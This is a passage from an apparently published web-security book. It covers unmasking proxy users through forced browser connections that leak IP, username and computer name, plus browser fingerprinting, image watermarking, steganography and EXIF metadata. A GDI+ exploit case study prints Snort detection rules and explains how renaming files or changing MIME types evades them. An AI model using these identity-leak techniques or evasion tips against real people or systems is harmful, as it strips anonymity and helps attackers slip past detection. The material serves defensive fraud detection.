This is done using the file:/// protocol. Similar to http:// and ftp://, file:/// is designed to allow the computer to speak over a certain protocol in the case where the web-page isn't simply querying a local file on the file system. Typically crossing the zone from Internet to a local file is disallowed, but that's okay, since that's not what you want to do anyway. What you want to do is have the person's browser reach out to the Internet and tell you where they are located. This is one of the simplest ways to do detection and only requires a single line of code:

```

```

Yes, it really is that simple. If your server located at that IP address and is listening for people making these Windows networking requests, you will be able to see the true origin IP address of the person on the other end as well as information containing their username and computer name. The reason is the same reason as why Java sockets work, which is that they don't follow the proxy settings of the browser. Rather, they are controlled by a different part of the OS stack and will connect directly to the IP address of the site in question, totally bypassing the anonymous proxy. This technique is one of the most powerful, as it requires very little code injection to determine this information, and since it can be injected within image tags, there is seldom a place where you won't be able to use this information.

Note: There are two major caveats to using file:/// . The first is that many networks forbid outbound SMB requests of this nature. Estimates are as high as 50%. Secondly, this technique only appears to work in Internet Explorer.

There are three fairly large down-sides to this detection method that should be mentioned. The first is that it's pretty noisy since it pretty much locks up the browser until it times out, unless you leave an open Windows file share on the web with a file located in the correct location to be downloaded. Secondly if the attacker is watching their network traffic, they will easily see this connection being made. Lastly it can be blocked outbound by firewalls if they are configured to do so. Either way, this is a highly effective technique to identify the true IP address of a user, if you are willing to put up with the negatives associated with its use.

Here are some of the various ways to do detection and the associated ports that you will see traffic come in on:

Protocol	Description	Port(s)
ftp://	Quietly connects to the port of the remote host. Many proxies don't forward FTP, meaning it will connect directly from the client to the server, bypassing any proxy servers.	21
gopher://	Gopher connections quietly connects to the gopher port. Could be popped up in an iframe or anything similar.	70
telnet://	Telnet connections noisily opens the assigned telnet client. If you haven't already done this once, and authorized the application in Firefox it will warn you upfront about what is about to happen.	23
file:///\\	Windows networking microsoft-ds and netbios-ssn although this can kind of grind a browser to a halt until it fails, it really can help identify the computer. In Internet Explorer it will also cause a popup alert if it doesn't connect.	445, 139
scp://	If WinSCP is installed on the user's machine the remote web server can ask the user's browser to connect via WinSCP using this protocol. It will open the external application in a very obvious way.	22
itms://	If iTunes is installed, the remote user's machine can be forced into connecting back to either Apple's website through the itms directive.	80

You can easily see some of these techniques are more noisy and obvious than others. This too is in no way a complete list of every protocol extension that can force the browser to connect to a machine. However these are some of the most common and cross browser compatible. In the case of the scp:// and itms:// protocols, you'll notice that client software (WinSCP and iTunes respectively) had to be installed prior to this working. At one point this was actually used by attackers to automatically force the browser to upload malicious code to the clients of users who found themselves on the bad guy's website. It has since been fixed, but this is a good demonstration of how these can be used nefariously as well as for your own reconnaissance.

Persistence, Cookies and Flash Cookies Redux

If you recall Chapter 11 on *History*, you will recall how Internet Explorer Persistence, and both normal and Flash cookies could be used to do long term analysis of which users were bad. It's important to remember that if the user comes to your site at some point and gets one of these cookies, even if they return through an anonymous proxy, you will be able to correlate these users together. This is a common thing for bad guys to do – surf from their own IP address until they want to do something bad and then switch into an anonymous proxy.

There are several reasons bad guys use their own IP address that go beyond sheer laziness. They too know the risks involved with using anonymous proxies in that they are often compromised by other bad guys. So they don't want their information to be stolen either – so for casual browser, or logging into things they personally use, they will often use their own IP address. The other is speed. Bouncing a connection through one or more machines that are widely geographically dispersed degrades the speed at which the bad guys can surf the Internet. Often they are unwilling to put up with the degraded bandwidth and increased latency associated with using proxies unless they absolutely have to. So doing long term analysis on persistence and the different forms of cookies can yield a great deal of good information about your attackers in post-incident forensics.

Additional Browser Fingerprinting Techniques

Most of these techniques are well known, and the attackers have learned to start building defenses around their own surfing habits, but the vast majority of hackers who use anonymous proxies have no clue about these techniques, and even less of a clue about what to do about it. Some tools like Tor Button already take a lot of the guesswork out of this sort of evasion. Adoption of more sophisticated attacker defense may change with time, but for now and for a good while this will be the case, until better tools become widely accessible to the attackers that reduces the complexity involved to protect themselves from your detection methods.

Also, there are probably dozens of ways to do long term statistical analysis on traffic to derive a lot of information beyond the cookie tracking mentioned before. The techniques described here are in no way meant to be a complete list of all the different ways to find the true information of users hiding behind anonymous proxies. These only represent a small smattering of some of the known methods – no doubt there will be other interesting ways to do the same things described here with time and as browser technology evolves.

This chapter could never do justice to the sheer amount of unique issues in each browser. The Tor project's Tor button design docs do a good job of enumerating a lot of the issues around Firefox information leakage, including time of day in JavaScript space, obscure issues with file uploading and so on. Here's one brief snippet to give you an idea of how many different issues there are in the browser that can allow you to fingerprint a user⁹⁸:

```
For illustration, let's perform a back-of-the-envelope
calculation on the number of anonymity sets for just the
resolution information available in the window and window.screen
objects. Browser window resolution information provides something
like (1280-640)*(1024-480)=348160 different anonymity sets.
Desktop resolution information contributes about another factor
of 5 (for about 5 resolutions in typical use). In addition, the
dimensions and position of the desktop taskbar are available,
```

⁹⁸ <https://www.torproject.org/torbutton/design/>

which can reveal hints on OS information. This boosts the count by a factor of 5 (for each of the major desktop taskbars - Windows, OSX, KDE and Gnome, and None). Subtracting the browser content window size from the browser outer window size provide yet more information. Firefox toolbar presence gives about a factor of 8 (3 toolbars on/off give $2^3=8$). Interface effects such as titlebar fontsize and window manager settings gives a factor of about 9 (say 3 common font sizes for the titlebar and 3 common sizes for browser GUI element fonts). Multiply this all out, and you have $(1280-640)*(1024-480)*5*5*8*9 \approx 2^{29}$, or a 29 bit identifier based on resolution information alone.

Summary

One thing to be aware of is that bad guys have begun to use these techniques themselves. Bad guys have used the height and width of monitors to decide if they should deliver malware to the user visiting their websites. Their thinking is that people who use large monitors are more likely to be technical and therefore are more likely to be able to detect their malware and do something about it. For longevity's sake they want to keep their code out of the hands of skilled researchers. Always remember that every word in this book can be turned around to pervert the concepts for nefarious reasons, which is partly why I have made sure to cover only in passing some of these techniques rather than attempting to spell out every detail ad nauseam.

If you find your own way to do detection, your own research could prove more valuable than anything in this book simply because you are doing something that the attacker won't expect. Never look for "industry standards" as those are what the bad guys expect. Dodge, weave, use stealth – just don't act like everyone else! Homogeneous networks mean that if a bad guy can break into one site they can break into every site. Think about homogeneous detection methods like an American football team with only one play. If the opposing team knows that one play, they have already won the game. And even if your assailant doesn't know your tricks up front, they are likely to quickly learn you are a one trick pony. Don't give them what they expect and you'll greatly improve your chances.

Chapter 16 - Uploaded Content

"There is no benefit in the gifts of a bad man." - Euripides

Content

If you spend any time in the search engine optimization world people will tell you time and time again, “Content is king.” What they mean is that the more new and original content your site has the more interesting search engines find your website. That means they will spider your website more regularly, and presumably because you have original content it will most likely appeal to someone and that will drive more traffic, which you can theoretically convert into revenue.

So there has been a huge push towards more dynamic websites with greater interactivity, to drive new content. Sure, news sites are great, but the vast majority of new content on the writers and editors of the site, and not by the visitors – and that’s not particularly scalable. If you can harness the writing powers of every one of your visitors your site becomes significantly more relevant to search engines and that in turn drives more traffic. So it is common to find websites that are becoming more interactive, and allow your users to customize their experience and more importantly allow them to upload their own images, text and media.

Uploading rich content has obvious but often overlooked consequences that are only truly understood after the fact. That drives the need for quick patching when holes are found which often impedes business and quite often fails to close the holes properly, often leaving subtle ways around the security that was bolted on after the fact. Without knowing the specifics of your business, there’s no way I could articulate all the issues involved with the different forms of deployment, but I think it’s important to at least talk about some of the bigger issues and how they have been used by attackers in the past.

Images

One of the first things that happen on sites that allow images to be uploaded is that other people start stealing said images. They either find the content to be interesting or they want to re-purpose that same content. The image thieves may either take the images for their own use, or they may use the same images on the same site which is a technique that comes in handy when the user is making fake identities. On a large enough site with enough users, stolen pictures can often be passed off as original without anyone realizing there are duplicate pictures for quite a while. Often these images thieves are ferreted out by the other members of the same website who remember seeing the photo elsewhere, but that can often also come too late. The damage caused by the attackers may have already occurred.

Hashing

There are a few obvious ways to detect the image theft, depending on the circumstances. Comparing hashes of the images is an efficient way to see if an image is being re-used. Hashing can be computationally expensive and the hash itself may take up more space than you are prepared to store, depending on how many calculations like this you are making, but for most websites this is a bearable burden when attempting to find two images that are identical.

A typical hash can be as small as just a few bytes or it can be quite a bit longer, depending on the algorithm. If you store millions of hashes of pictures and need to compare them on each upload, this can add up in size and computational requirements, but it is typically a cost most companies are willing to absorb since it is often dwarfed by other storage and computational issues.

Note: Some very large brand-heavy retailers, like Rolex, Sony, and Disney, have teams that look for unauthorized dealers of their brand name items or users who are using their brand in an unauthorized way. They are often the first to detect branding issues like image theft of their content. Being prepared with a strategy to deal with this is always a good plan. Websites like TinEye.com are being developed just to help with image searching and will no doubt aid in future image theft detection and lawsuits.

Although it is true that even a minimally clever image thief can defeat hashing algorithms by changing even a single pixel, not all image thieves are even that clever and furthermore there are often other markers that be inserted that are more difficult for the casual image thief to defeat. Watermarking is the second most common way to identify an image that has been re-used on the same site. There are several different types of image watermarking though, which can be confusing to talk about, but each have their own value.

Image Watermarking



Fig 16.1 – Example of Visible Watermarking

The most obvious form is visible watermarking, an example of which you can see in Fig 16.1. You can see this kind of watermarking when you are looking at images on almost any website that is concerned about people re-using their images. You'll often see text or symbols at the bottom of their images or across the image which are hard to remove without the use of an image editing program which can be time intensive for the image thief. The benefit of visible watermarking is that it deters users who are less inclined to want to open up image editing software. It's also easier for other people to visually identify the photo as having been stolen if it has the other user's name on it.

There are two types of non-visible watermarking as well. The first is a comment that can be placed within an image. These comments are non-visible unless you use a tool like Image Magick's identify command, which can reveal quite a bit of information about the image. Here is an example of Image Magick's identify command in verbose mode. Notice the comment near the end:

Image: test.jpg
Format: JPEG (Joint Photographic Experts Group JFIF format)
Class: DirectClass
Geometry: 1006x730
Type: TrueColor
Endianness: Undefined
Colorspace: RGB
Channel depth:
 Red: 8-bit
 Green: 8-bit
 Blue: 8-bit
Channel statistics:
 Red:
 Min: 0 (0)
 Max: 255 (1)
 Mean: 237.563 (0.93162)
 Standard deviation: 58.1558 (0.228062)
 Green:
 Min: 0 (0)
 Max: 255 (1)
 Mean: 239.301 (0.938435)
 Standard deviation: 53.2217 (0.208712)
 Blue:
 Min: 0 (0)
 Max: 255 (1)
 Mean: 240.932 (0.944833)
 Standard deviation: 48.3442 (0.189585)
Colors: 6448
Rendering intent: Undefined
Resolution: 96x96
Units: PixelsPerInch
Filesize: 118.006kb
Interlace: None
Background color: white
Border color: rgb(223,223,223)
Matte color: grey74
Transparent color: black
Page geometry: 1006x730+0+0
Dispose: Undefined
Iterations: 0
Scene: 2
Compression: JPEG
Quality: 76
Orientation: Undefined
Comment: Your unique identifier can go here

```
JPEG-Colorspace: 2
JPEG-Sampling-factors: 1x1,1x1,1x1
Signature:
1fcc2e0cd48bd7cc0a2c7949e2adbaea998d0356fc8caaebf41afd2538b24b87
Tainted: False
Version:          ImageMagick          6.3.0          11/05/06          Q16
http://www.imagemagick.org
```

The comment field can contain anything, and if you decide to, it is possible to use this field to include tracking information about the original poster of the image file. That information can include the original posting date, the name of the original poster, a unique identifier, or anything else that may help you identify the original poster of that content. Once the file is re-uploaded to your site by the thief at a later date, a quick check of the database of previously uploaded images can reveal if the user has stolen the image in question. Image theft is rarely an actual crime, but it's often against the terms of service of the website, and more importantly it can identify users who are about to engage in other forms of fraud.

Image Steganography

Steganography is another interesting way to embed information into an image. Steganography is the study of hiding a secret message within a larger message. Unlike encryption the data is not secure in any way from prying eyes if they know to look for it. So it's rare not to find steganographic messages that have also been encrypted in the off chance the data is intercepted by the adversary. Embedding steganographic information into images can allow you to have quite a bit of information for retrieval that is less obvious to any users with simple image analysis tools.




Fig 16.2 – Example of Image Steganography⁹⁹

Steganography, as seen in Fig 16.2 can make the image look ever so slightly different, but if done well it's almost impossible for a human to perceive the difference. The image on the left in this example is the original image and the image on the right is only ever so slightly visually different, but not in a user

⁹⁹ <http://www.jjtc.com/stegdoc/sec313.html>

perceptible way. The difference is the steganographic information placed there – the hidden “message”. The difference is negligible to most people, especially true since many types of image compression algorithms naturally compresses the images under the guise of saving disc space. The compressed images will naturally be lossy, and introducing a slightly greater amount of loss via steganographic tools is almost always visually unnoticeable at a glance. If you are willing to deal with the time it takes to use the tools, it can be a great way to embed secret tracking information into them. There are many Steganographic tools on the internet. A quick search in any search engine will unveil a wealth of information on the topic.

On a different note, images can contain a lot of information about the people who uploaded them to your site. Any hand written text put into an image (like a scanned in FAX, for instance) might also give you clues as to user disposition, if it can be reasonably assumed to have been originated by the potential attacker. Hand writing can often give clues as to who the person is, where they come from, what their temperament is and so on. Handwriting experts focus almost entirely on this concept. Hand written text recovered from facsimiles are sometimes used during background checks to detect any anomalous patterns that might indicate that someone is not being honest. There are many similarities between real world forensics investigations and online. I encourage you to explore all of them if it makes sense to do so financially.

EXIF Data In Images

Many times people will try to self-censor their pictures, by removing unwanted ex-boyfriends/girlfriends from photos, touching up the image to remove blemishes, cropping and so on. In doing so, depending on the software they use, they can end up leaving quite a bit of information to be extracted out of the picture.

SecTheory Internet Security

Home Consulting Papers News About **Bios** Contact

SecTheory Executive Management

Robert Hansen (CEO, Founder): Mr. Hansen (CISSP) has worked for Digital Island, Exodus Communications and [Cable & Wireless](#) in varying roles from Sr. Security Architect and eventually product managing many of the managed security services product lines. He also worked at [eBay](#) as a Sr. Global Product Manager of Trust and Safety, focusing on anti-phishing, anti-DHTML malware and anti-virus strategies. Later he worked as a director of product management for [Realtor.com](#). Robert sits on the advisory board for the [Intrepidus Group](#), [Just Thrive](#), previously sat on the technical advisory board of [ClickForensics](#) and currently contributes to the security strategy of several startup companies.

Mr. Hansen authors content on [O'Reilly](#), [Dark Reading](#) and co-authored "[XSS Exploits](#)" by Syngress publishing. He sits on the [NIST.gov](#) Software Assurance Metrics and Tool Evaluation group focusing on web application security scanners and the Web Application Security Scanners Evaluation Criteria ([WASC-WASSEK](#)) group. He also speaks at SourceBoston, Secure360, GFIRST/US-CERT, Toorcon, APWG, ISSA, [TRISC](#), OWASP/WASC, [Microsoft's Bluehat](#), Blackhat, DefCon and Network+Interop. Mr. Hansen is a member of [Infragard](#), [Austin Chamber of Commerce](#), [West Austin Rotary](#), [WASC](#), [IACSP](#), [APWG](#), he is the Industry Liaison for the [Austin ISSA](#) and contributed to the [OWASP 2.0](#) guide.

Fig 16.3 – Typical Thumbnail on a Website

Take for instance the thumbnail in Fig 16.3 on my biographical web-page. At first blush there isn't much interesting about my photo, except if you examine it more closely there are a few obvious odd things about it. Firstly, it's in black and white, which means there is a good chance that it may have been turned into grayscale after the original photo had been taken, and also, it's so small and not in a 640x480 or similar aspect ratio, that it's likely been shrunk and cropped.




Fig 16.4 – EXIF Information Extracted From Original Thumbnail

If you run it through a program designed to extract this kind of information like the one found at <http://regex.info/exif.cgi> you will find a great deal of information about the original photo. As seen in figure 16-4 you can see a close proximity to the original color photo and the un-cropped portions of the photo. While the quality isn't as good as the original, it can often give you a lot of clues. For instance it could tell you if the photo was stolen or not if the person just cropped out the water marking at the bottom of the image, or it allow you to know the real identity of people who have had their faces blurred out and so on. It can also tell you the original date the image was modified.

It should also be noted that you can glean quite a bit of information about the camera itself, including what settings it was in while the image was taken and the make and model of the camera. This sort of information can you tell you quite a deal about the camera of the person who took the original photo, which might lead to other information depending on the obscurity of the brand and other defining features. If there is a distinct imperfection the image or other identifying characteristics, it might also be possible to tie multiple photographs back to the same camera.




Fig 16.5 – FxIF Firefox Extension Viewing EXIF information

There has been some research in this area around text that may have been somewhat blurred, or heavily compressed, to the point where it is no longer legible. It turns out that by comparing it to other known fonts that are equally heavily compressed, you can compare the two side by side and still discern the original text. Not all images have this type of meta data stored in them, but the ones that do could yield quite a bit about the people who are uploading their images to your site. It may even be possible to use distortions in the image (lens and accuracies) to correlate two pictures to the same camera. In some ways this technology is uncharted territory and ripe for more investigation. For more information check out the Perl library ExifTool¹⁰⁰ or the Firefox extension FxIF¹⁰¹ as seen in FIG 16.5.

¹⁰⁰ <http://www.sno.phy.queensu.ca/~phil/exiftool/>

¹⁰¹ <https://addons.mozilla.org/en-US/firefox/addon/5673>

GDI+ Exploit

The GDI+ exploit is an old and now patched vulnerability in JPEG image drivers on Windows machines. The problem was images could be intentionally malformed to cause a buffer overflow, which would allow the attacker to compromise any Windows machine that happened to view the image¹⁰². This has long ago been patched, but there are still vulnerable machines in the wild. More importantly, it is a very good case study into the kinds of issues that can arise from these types of issues.

The problem with this should be painfully clear – any image anywhere could theoretically cause a vulnerable machine to become compromised. Even if only a small fraction of total images on the Internet were embedded with the GDI+ exploit it could have caused huge amounts of compromised users, back before the patch was made public. That meant that any image uploading service was potentially at risk of housing dangerous content.

At some point during the flurry of exploitation a number of people came up with rules for the open sourced intrusion detection system called Snort. That would have been okay, had the rules been written with the understanding of how images can easily be renamed and how mime types are easily modified. Here's two of some of the rules that were written to detect the GDI+ exploit¹⁰³:

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"WEB-CLIENT JPEG parser heap overflow attempt";
flow:from_server,established; content:"image/jp"; nocase;
pcpre:"/^Content-
Type\s*\x3a\s*image\x2fjpe?g.*\xFF\xD8.{2}.*\xFF[\xE1\xE2\xED\xFE
]\x00[\x00\x01]/smi";reference:bugtraq,11173; reference:cve,CAN-
2004-0200;
reference:url,www.microsoft.com/security/bulletins/200409_jpeg.ms
px; classtype:attempted-admin; sid:2705; rev:2;)
```

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"WEB-CLIENT JPEG transfer"; flow:from_server,established;
content:"image/jp"; nocase; pcre:"/^Content-
Type\s*\x3a\s*image\x2fjpe?g/smi"; flowbits:set,http.jpeg;
flowbits:noalert; classtype:protocol-command-decode; sid:2706;
rev:1;)
```

Each of these rules makes an assumption that the server will send the content type “image/jp...” which could be either “image/jpeg” or “image/jpg”. While that is the typical behavior of most hosts, this is trivial to evade, by simply renaming the image to anything other than .jpg or by writing a custom application to deliver different mime headers with the same image name. Mime types in Internet Explorer are sometimes ignored because Internet Explorer is so good at figuring out what the web server really meant when they sent the content. So if the browser sees an image with the mime type “text/html” it will still render as an image. The point of this is that unless you really understand the

¹⁰² <http://www.microsoft.com/technet/security/bulletin/ms04-028.msp>

¹⁰³ <http://windowsitpro.com/Articles/Index.cfm?ArticleID=44019>

exploit it's difficult to write rules that will stop a determined attacker – although in all fairness you probably will still catch most of the script kiddies who just copy and paste other people's exploits.

Attackers have spent a lot of time doing intrusion detection evasion since the days of the hacker known as Rain Forrest Puppy's work in the early 2000's. There's no reason to think this trend is slowing or will stop any time in the near future. Not that I'm saying don't do something unless it's perfect security, but if you are going to use open sourced security products that are available to bad guys, at least make sure they are capable of stopping the threat, otherwise the bad guys literally have a map to evading your security by downloading and analyzing the exact same open sourced software that you rely on.

Note: It should be noted that image upload programs are rarely written to stop users from uploading things named .jpg or .gif but with entirely different content in them. Many don't even mind if the extension isn't an obvious image extension and will even allow .exe and .scr among other things to be uploaded – making these applications perfect malware repositories.

Warez

There are thousands of unsuspecting websites that have inadvertently turned into platforms for other nefarious activities. One example of this is when websites host content and do nothing to control what size of content or what the content actually is. This is particularly exacerbated if the site doesn't automatically expire old content and if anyone on the Internet can pull the content without being an authenticated user of the site. Software pirates often find unsuspecting websites to upload their content to, which has the advantage of allowing them to reduce their bandwidth requirements as it effectively leaches the bandwidth of the unsuspecting host.

The main way people find that they are being used in this way is after a few months when their bandwidth costs go through the roof. In some cases the bandwidth usage for pirated software, or warez can be extremely costly. It's worth being aware of how your site is being mis-used.

Child Pornography

One of the most disturbing problems that can arise is when a site's bandwidth begins to be used for pornography and even in some cases child pornography. This can take on several forms. It's not just a matter of someone attempting to send others pictures of children, but it could be situations where juveniles take photos of themselves and either don't intend for them to be spread, in the cases where they think the site protects from that sort of thing, or they may intentionally be sending their self-portraits to others.

There is strange precedent for this where one 15 year old girl was charged with disseminating child pornography of herself on the Internet¹⁰⁴. Unfortunately, laws from state to state, and country to country vary on ages and descriptions of what constitutes child pornography, but the ramifications

¹⁰⁴ http://www.discourse.net/archives/2004_03_30.html

involved with allowing this sort of content on your site can have wildly different results depending on the region you are in.

For instance, the president of eBay India was arrested for child pornography, after his team alerted the police to an instance of a video shot by two young teenagers engaging in sexual intercourse. The police were thankful, but nevertheless took the president of eBay India straight to jail, for violating their laws¹⁰⁵. While that may seem completely foreign to some cultures, be wary that extradition treaties between countries may allow for trans-national convictions.

There are a few interesting techniques for detecting pornography as it is being uploaded with some non-negligible performance hits. The first is to look at the color of the content within images. Unfortunately, baby pictures, flesh colored buildings and pictures of people on the beach tend to set off these sorts of filters. The other, more sophisticated detection method is to do image composition analysis, to identify pictures of people and the situations that they are in. It reduces the false positives dramatically, but nothing is a perfect science. I'm sure we've all found ourselves looking at a picture wondering what it was we were looking at. There's no reason to think technology will have an easier time than the complex human brain.

Copyrights and Nefarious Imagery

One thing to be aware of when you allow content to be uploaded to your site is that you take on the liability and danger associated with that content. One example is when a user uploads copyrighted materials to your website. For instance, Getty Images, has a legal team that spider the web looking for their copyrighted materials. If they find these images on your website it immediately invokes a cease and desist letter from their legal team¹⁰⁶. Another example of this is Amazon, whose lawyers have taken preliminary legal action against users who display images out of their XML feeds.

But there are other forms of imagery and content that could cause you harm of a different sort. For instance the pictures of the prophet Muhammad caused uproar against Denmark newspapers¹⁰⁷. Denmark reporters, who are not known for backing down from their rights to say and display whatever they want, then displayed the same imagery on their website. While this is not a security issue for most websites since this issue only affected their own, if a user were to upload these photos to your domain, it could cause you some serious grief.

It is extremely easy to offend other cultures in this way, and unfortunately it's difficult to detect it until after the offense has occurred at some level. However, taking proactive steps to allow people to alert you to offensive imagery and content is a good step. Granted, you may choose to ignore those alerts, but even if you do, it's better to know about the storm you're about to weather. Also, an acceptable use policy that outlines your stance on these issues can't hurt either. Cultural sensitivity is always a wise choice if your aim is to lessen the possibility of an ideological war against your website.

¹⁰⁵ <http://yro.slashdot.org/article.pl?sid=04/12/22/0646219&from=rss>

¹⁰⁶ <http://www.sitepoint.com/forums/showthread.php?t=390902>

¹⁰⁷ http://en.wikipedia.org/wiki/Jyllands-Posten_Muhammad_cartoons_controversy

Sharm el Sheikh Case Study

A German anti-virus researcher who dabbled in forensics told me an interesting story about a phisher he had researched and tracked down. This phisher had compromised a host and was using it to stash personal photos, along with stolen credit card numbers and other interesting things. The images were placed in a publically accessible directory to show the phisher's friends what kind of vacation he had had using his stolen funds. Vanity!

So the researcher looked at the photos. They were pictures of the phisher, his girlfriend and another friend on a holiday to some remote location. Aside from nude photos of the girlfriend, the pictures looked fairly innocuous and uninteresting. However, in closer examination there was a wealth of information. Firstly, they had a picture of a napkin in the hotel they were staying at which was in Sharm el Sheikh in Egypt – a common holiday destination for foreigners. Then they also had a picture of the night's sky, and using star maps were able to tie it to a very small slice of the year.

